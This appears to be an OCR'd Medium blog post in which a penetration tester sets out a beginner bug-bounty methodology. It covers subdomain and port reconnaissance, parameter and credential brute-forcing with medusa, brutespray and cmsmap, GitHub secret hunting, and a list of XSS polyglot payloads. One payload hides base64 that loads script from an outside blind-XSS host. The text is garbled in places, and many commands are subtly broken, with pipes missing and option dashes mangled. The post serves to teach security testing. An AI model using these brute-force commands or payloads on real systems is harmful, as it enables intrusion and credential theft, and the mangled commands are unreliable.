




Bug Hunting Methodology (part-1)









TL:DR

Hi I am Shankar R (@trapp3r hat) from Tirunelveli (India). I hope you all doing good. I am a security researcher from the last one year. Yes absolutely am doing bug bounty in the part-time Because I am working as a senior penetration tester at Penetolabs Pvt Ltd(Chennai).

In this write up I am going to describe the path I walked through the bug hunting from the beginner level. This write-up is purely for new comers to the bug bounty community.

Note: Here I have written the tools and commands for your reference

These are personally collected information from public and my daily used tools while hunting

Why this writeup? (Contribution to the community)

Most of the peoples are asking me about the bug bounty testing methodology and how to find bugs on the targets and where I can start with the hunting. Every time I shared the videos and the write-ups to the noob guys in the community. For this reason I have planned to make this write-up.

Pre-requisites Skills:

Linux basics

Basic idea about the HTTP protocols and its headers (Request and Response)

of a website.

We have a target then how to start??

If you have choosen your target, then you should start finding the subdomain of the target.

or we can start with the IP blocks of the targets which we can get from the ASN (some of the websites are mentioned in below)

Why we need subdomain?

Sometimes targetting the main domain is not possible to find bugs which will frustrated to the noobs. Because the top or other researchers are already found and reported the bugs to the target. For newbie should start with the other subdomains.

How to find Subdomains?

As per my recon I am using the following tools to find the subdomains for the target. (Commands are given below)

Subfinder

Amass

Sublist3r

<u>Aquatone</u>

Knockpy

In other words we can find subdomains using certificate transparency methodology

From <u>crt.sh</u>, <u>censys.io</u>, <u>shodan.io</u>, google certificate transparency, facebook certificate transparency, and even CSP header etc.

For more info:



Subdomain Takeover Vulnerability:

In the community have already publish lots of writeups for subdomain takeover vulnerability So let me skip this part. If anybody needs this then let me know.

https://github.com/EdOverflow/can-i-take-over-xyz

Discovering Target Using ASN (IP Blocks):
+++++++++++++++++
http://bgp.he.net
https://whois.arin.net/ui/query.do
https://apps.db.ripe.net/db-web-ui/#/fulltextsearch
https://reverse.report/
https://www.shodan.io/search?query=org%3A%22Tesla+Motors%22
Brand / TLD Discovery:

This will increase the target scope by searching for a Aquiasition of a target

=======================================
Trademark In Google: " "Tesla © 2016" "Tesla © 2015" "Tesla © 2017" inurl:tesla
======================================
(Subdomains)
+++++++++++
Amass
—————— amass -json out.json -d example.com
======================================
./subfinder -d example.com -o ./output.txt oT
or
docker run -v \$HOME/.config/subfinder:/root/.config/subfinder -it subfinder -d example.com -o output.txt -nw -oA > uber.com.txt
Gobuster
 time gobuster -m dns -u \$TARGET.com -t 100 -w all.txt
time ./subbrute.py /root/work/bin/all.txt \$TARGET.com ./bin/massdns -r resolvers.txt -t A -a -o -w massdns_output.txt -
Aquatone

Noteworthy - The Journal Blog
aquatone-gather — uomam example.com — tineaus 20
=======================================
Cub demain Ensurabenation
Subdomain Enumberation

These techniques are given by the awesome man **Bharath**

Here you can find the original scripts https://github.com/appsecco/bugcrowd-levelup-subdomain-enumeration

Note: Kindly replace the API key used inside the scripts which may be an invalid which results in less amount of subdomains

Presentation:

Slides are available at: https://speakerdeck.com/yamakira/esoteric-sub-domain-enumeration-techniques

Video

Video is available at:

Noteworthy - The Journal Blog
=======================================
Using Censys
python censys_enumeration.py domain.txt
Using CSP
python csp_parser.py google.com -r
=======================================
Rapid 7 Forward DNS dataset
curl -silent https://scans.io/data/rapid7/sonar.fdns-v2/20170417-fdns.json.gz pigz -dc grep ".icann.org" jq
DNSrecon
python dnsrecon.py -n ns1.insecuredns.com -d insecuredns.com -D subdomains-top1mil-5000.txt -t brt
ALTDNS
python altdns.py -i icann.domains -o data_output -w icann.words -r -s results_output.txt
=======================================

Zone transfer using dig

dig +multi +dnssec A paypal.com
dig +dnssec @ns1.insecuredns.com firewall.insecuredns.com
Zone walking NSEC — LDNS
\$ ldns-walk @name server domain_name ====================================
Zone walking NSEC — Dig
You can list all the sub-domains by following the linked list of NSEC records of existing domains.
\$ dig +short NSEC api.nasa.gov
\$ dig +short NSEC apm.nasa.gov
Extracting the sub-domain from NSEC
dig +short NSEC api.nasa.gov awk '{print \$1;}' apm.nasa.gov. ====================================
Zone walking NSEC3
Zone walking NSEC3 protected zone using nsec3walker:
Collect NSEC3 hashes of a domain \$./collect insecuredns.com > insecuredns.com.collect
Undo the hashing, expose the sub-domain information. \$./unhash < insecuredns.com.collect > insecuredns.com.unhash

Noteworthy - The Journal Blog
Checking the number of sucessfully cracked sub-domain hashes \$ cat icann.org.unhash grep "icann" wc -l 45
Listing only the sub-domain part from the unhashed data \$ cat icann.org.unhash grep "icann" awk '{print \$2;}' ====================================
dig +short TXT icann.org grep spf
MASSDNS
./bin/massdns -r resolvers.txt -t AAAA -w results.txt domains.txt
=======================================
Port Scanning:
The port scanning is very important to find the target which is running in non-standard or standard ports.
For port scanning I have used NMAP and Masscan and Aquatone scan .
Then some researcher start checking for subdomain takeover vulnerability once they found subdomains which running on the standard or non-standard ports.
Enumerating Targets(Port Scanning) ++++++++++++++++++++++++++++++++++++
Masscan
masscan -p1–65535 -iL \$TARGET_LIST — max-rate 10000 -oG \$TARGET_OUTPUT

nmap -S 192.168.0.1 -d — max-scan-delay 10 -oA logs/tcp-allports-%T-%D -iL tcp-allports-1M-ips — max-retries 1 — randomize-hosts -p- -PS21,22,23,25,53,80,443 -T4 — min-hostgroup 256

For more information about the port scanning methodology by Nmap which is explained in the below video

Visual Identification

++++++++++++++

This part will help us to find a application which is running on standard or non-standard ports on the target machine.



eyewitness -f urls.txt — web
=======================================
Wayback Enumeration →> waybackurl
++++++++++++++++++
This technology will help us if we seen any one of the http responses like 401,403,404
This will show you the old stored data using Archive.
Here we can find some sensitive informations even the target page is not currently accessible.
https://archieve.org/web
ReconCat
php recon -y2012 — $url = \frac{https://github.com}{fithub.com}$ -t10 (fetch snapshot of year 2012 of github with 10 threads)
waybackurls
python waybackurls.py — help
waybackunifier
—————— ./waybackunifier — help ====================================
Parsing JavaScript
++++++++

techniques to find the directory from the targets

Jsparser
Run handler.py and then visit http://localhost:8008 .
linkfinder
python linkfinder.py -i https://example.com -d /* Will analyze the entire domain's JS files */
python linkfinder.py -i https://example.com/1.js -o results.html
======================================
python3 dirsearch.py — help ====================================
Dirb:
dirb https://target.com/
And Use DirBuster Also
Content Discovery
++++++++
Gobuster
Burp content discovery
Robots disallowed
======================================

++++++++++

Parameter brute-forcing will helpful to find the vulnerabilities. Becoz there is no protection on those parameters compared to the usual one. You should try this methods once.

parameth —————
parameth.py -u example.com/login.php -t 30 -o output.txt
=======================================
credential bruteforce
+++++++++
These tools are having the ability to brute-force the different type of protocols like https://example.com/reset/10/10/10/10/10/10/10/10/10/10/10/10/10/
Brutespray
python brutespray.py — file nmap.gnmap -U/usr/share/wordlist/user.txt -P
/usr/share/wordlist/pass.txt — threads 5 — hosts 5
=======================================
MEDUSA

Technology Identification and Vulnerability findings:

Here I used **Wappalyzer** and **build with** addons on the browsers. <u>Whatweb</u> tool also I used to find the what technologies they used on the target.

medusa -h 192.168.1.1 -u "admin" -P c:/file/directory/hugewordlist.txt -M http

wpscan — url <u>www.example.com</u>
======================================
 cmsmap.py -t <u>https://example.com</u> -o output.txt
cmsmap.py -t https://example.com -u admin -p passwords.txt
cmsmap.py -k hashes.txt -w passwords.txt
=======================================
Github Recon to find juicy information about the target
++++++++

We can use github to find sensitive informations like RSA key,API Key, Source-code with the default credentials and the databses etc. The following tools will reduce the analysis time. but the manual finding is always good.

Polyglot payloads:

To see the result go to browser and type localhost:9393
Trufflehog ++++++++
trufflehog https://github.com/SeppPenner/postgres.git
=======================================
Git Repo DORKS
https://github.com/techgaun/github-dorks
https://github.com/techgaun/github-dorks/blob/master/github-dorks.txt
=======================================
How to start testing for a bug ??
The testing is based on our opinion. some of them start with the xss and other vulnerabilities which we can easily found from the target.
Still you are stuck with the testing for a bug means you can start reading the following books which always helpful for Bug hunter or Application Penetration Tester.
1, <u>https://www.amazon.in/Web-Application-Hackers-Handbook-</u> Exploiting/dp/8126533404
2,https://www.owasp.org/index.php/OWASP_Testing_Guide_v4_Table_of_Contents
3,https://leanpub.com/web-hacking-101
I hope these books are very helpful for how to test for a bugs

```
%3C!%27/*!%22/*!\%27/*\%22/* —
!%3E%3C/Title/%3C/script/%3E%3CInput%20Type=Text%20Style=position:fixed;t
op:0;left:0;font-size:999px%20*/;%20Onmouseenter=confirm`1`%20//%3E#
<!'/*!"/*!\'/*\"/*—!></Title/</script/><Input Type=Text
Style=position:fixed;top:0;left:0;font-size:999px */; Onmouseenter=confirm`1`
//>#
jaVasCript:/*-/*`/*\`/*'/*"/**/(/* */oNcliCk=alert()
)//%0D%0A%0D%0A//</stYle/</titLe/</teXtarEa/</scRipt/—
!>\x3csVg/<sVg/oNloAd=alert()//>\x3e
">><marquee><img src=x onerror=confirm(1)></marquee>"></plaintext\>
</|>><plaintext/onmouseover=prompt(1) ><script>prompt(1)
</script>@gmail.com<isindex formaction=javascript:alert(/XSS/) type=submit>'
→">
"></script><script>alert(1)</script>"><img/id="confirm&lpar;
1)"/alt="/"src="/"onerror=eval(id&%23x29;>"'>"><img src=x
id=dmFyIGE9ZG9jdW1lbnQuY3JlYXRlRWxlbWVudCgic2NyaXB0Iik7YS5zcmM9Imh0
dHBzOi8vYnhzcy54c3MuaHQiO2RvY3VtZW50LmJvZHkuYXBwZW5kQ2hpbGQoYSk
7 onerror=eval(atob(this.id))>
"onclick=alert(1)//<button 'onclick=alert(1)//> */ alert(1)//
';alert(String.fromCharCode(88,83,83))//';alert(String.
fromCharCode(88,83,83))//";alert(String.fromCharCode
(88,83,83))//";alert(String.fromCharCode(88,83,83))// -</SCRIPT>">'>
<SCRIPT>alert(String.fromCharCode(88,83,83)) </SCRIPT>
_____
SQLi Polyglot:
```

SSTI (Server Side Template Injection)

TPLMap

./tplmap.py -u 'http://www.target.com/page?name=John'

Special Thanks to:

Rahul Raj, Velayutham Selvaraj, havoc Guhan, Sreeram KL (This guy is awesome and one of my favorite & emerging hunter), Kishore T K, Sai Naik, Ali Razzaq, Vishnu Prasad, Pethu Raj, phwd, Jason Haddix, Frans Rosen, Mathias, Zseano, James Kettle, Filedescriptor, Stok etc.


I always thank to every mates for providing their finding to the community.

Reference and I started with this following videos and I suggested to watch noobs to understand what is going on in Bug Hunting:

XSS:

4

_






Good writeups:

ngalongc/bug-bounty-reference

Inspired by https://github.com/djadmin/awesome-bug-bounty, a list of bug bounty write-up that is...

github.com



List of bug bounty writeups

Home Challenges Cheatsheets Conference notes The 5 Hacking NewsLetter Tips & Tricks Tutorials...

pentester.land



HackerOne

Edit description

hackerone.com

Thanks & Regards,

Shankar R

• • •

- Read this story later in <u>Journal</u>.
- Wake up every Sunday morning to the week's most noteworthy Tech stories, opinions, and news waiting in your inbox: Get the noteworthy newsletter >

Hacking Bug Hunting



696 claps











WRITTEN BY
Shankar R

Security Researcher | IBM Certified Associate Administrator Security QRadar SIEM V7.2.8 | Penetration Tester

Follow



Noteworthy - The Journal Blog

See responses (7)

Medium

About Help Legal